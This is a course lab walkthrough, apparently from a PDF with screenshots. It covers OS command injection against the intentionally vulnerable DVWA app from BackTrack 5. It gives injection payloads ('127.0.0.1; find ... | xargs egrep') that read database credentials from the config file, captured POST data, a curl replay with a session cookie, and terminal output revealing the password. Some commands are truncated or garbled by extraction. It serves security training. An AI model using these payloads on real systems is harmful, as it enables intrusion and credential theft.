
1. Click on 30 and type 85
2. Click on the Close Button



3. Start Tamper Data

o **Instructions:**


1. Click Tools
2. Click Tamper Data



4. Clear and Minimize Tamper Data

- **Instructions:**

1. Click Clear if present
2. Click the Minimize Down Arrow




5. Retrieve DVWA Database Username and Password From Config File

○ **Instructions:**

1. Place the following command in the textbox
 - **127.0.0.1; find /var/www/html/dvwa/* -name "*config*" -print | xargs egrep -i '(data**
2. Click on the Submit Button
3. Click on the Tamper Data Window in the lower tray

○ **Note (FYI) :**

1. Typically, poorly configured website applications will act the one below.
2. A countermeasure could be to (1) never provide a command e credentials in a non-web-accessible directory.



6. Copy Post Data

Instructions:

1. Click on the first POST you see
2. Right Click on POSTDATA
3. Click on Copy All

BackTrack5R1 - VMware Player (Non-commercial use only)

Player Applications Places System Thu Aug 14, 11:02 AM

*union_exploit.txt (/var/www/logdir) - gedit

Tamper Data - Ongoing requests

Start Tamper Clear Options Help

Filter Show All

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
10:52:0...	2060 ms	2160 ms	1	POST	200	text/html	http://1...	LOAD DOCUM...
10:52:0...	0 ms	0 ms	unknown	GET	pending	unknown	http://1...	LOAD_NORMAL
10:52:0...	0 ms	0 ms	unknown	GET	pending	unknown	http://1...	LOAD_NORMAL
10:58:4...	1999 ms	1999 ms	808	POST	200	application/vnd...	http://s...	LOAD_BYPASS...
10:58:4...	1425 ms	1425 ms	3019	GET	200	application/vnd...	http://s...	LOAD_BYPASS...
10:58:4...	708 ms	708 ms	3802	GET	200	application/vnd...	http://s...	LOAD_BYPASS...
10:58:4...	812 ms	812 ms	1283	GET	200	application/vnd...	http://s...	LOAD_BYPASS...
10:59:4...	2545 ms	2545 ms	3343	GET	200	application/vnd...	http://s...	LOAD_BYPASS...
10:59:5...	2402 ms	2402 ms	1018	GET	200	application/vnd...	http://s...	LOAD_BYPASS...

Request Header ... Request Header Value

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection	keep-alive
Referer	http://192.168.1.118/dvwa/vulnerabilities/exec/
Cookie	security=low; PHPSESSID=6kavca1tmq8b32djqlhovj584
Content-Type	application/x-www-form-urlencoded
Content-Length	151
POSTDATA	ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F+..nam...

Response Header ...

Status
Date
Server
X-Powered-By
Expires
Cache-Control
Pragma
Content-Length
Connection
Content-Type

Look for the POSTDATA that contains the find

Copy Copy All


Plain Text Tab Width: 8 Ln 35, Col 315

root@bt: /var/www/lo... Damn Vulnerable We... Tamper Data - Ongoi... *union_exploit.txt (/v...

7. Open gedit

o **Instructions:**


1. cd /var/www/logdir/
2. gedit find_execution.txt 2>/dev/null &



8. Paste and Save

Instructions:

1. Right click on the white portion of the screen
2. Click Paste
3. Click the Save Button



9. Execute Curl Encoded Command Execution Injection

o Note (FYI) :


- Resize and place your GEDIT screen in the upper half of your screen.
- Resize and place your TERMINAL screen in the bottom half of your screen.

o Instructions:

0. Place the following curl command into your BackTrack Terminal window, replacing the PHPSESSID and DVWA IP Address.
 - `curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqp1hovj584" --data "ip=192.168.1.118;print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&"`
1. Press <Enter>

o Note (FYI) :

0. Replace `6kavca1tmq8b32djqp1hovj584` with your PHPSESSID
1. Replace `192.168.1.118` with the IP address of the DVWA (Fedora)



Section 15: Proof of Lab

1. Proof of Lab (On BackTrack)
 - o **Instructions:**
 1. `egrep '(database|user|password)' find.txt`
 2. date
 3. echo "Your Name"
 - o **Proof of Lab Instructions:**
 1. Do a <PrtScn>
 2. Paste into a word document
 3. Upload to Moodle

```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
Thu Aug 14, 11:29 AM
root@bt: /var/www/logdir
File Edit View Terminal Help
root@bt: /var/www/1 # 1 egrep '(database|user|password)' find.txt
/var/www/html/dvwa/config/config.inc.php~: # If you are having problems connecting to t
L database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php~: $ _DVWA[ 'db_database' ] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php~: $ _DVWA[ 'db_user' ] = 'root';
/var/www/html/dvwa/config/config.inc.php~: $ _DVWA[ 'db_password' ] = 'dvwaPASSWORD';
/var/www/html/dvwa/config/config.inc.php~: # If you are having problems connecting to th
database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php~: $ _DVWA[ 'db_database' ] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php~: $ _DVWA[ 'db_user' ] = 'root';
/var/www/html/dvwa/config/config.inc.php~: $ _DVWA[ 'db_password' ] = 'dvwaPASSWORD';
root@bt: /var/www/logdir#
root@bt: /var/www/logdir#
root@bt: /var/www/1 # 2 date
Thu Aug 14 11:29:35 CDT 2014
root@bt: /var/www/logdir#
root@bt: /var/www/logdir#
root@bt: /var/www/1 # 3 echo "Your Name"
Your Name
root@bt: /var/www/logdir#
root@bt: /var/www/logdir#
root@bt: /var/www/logdir#
```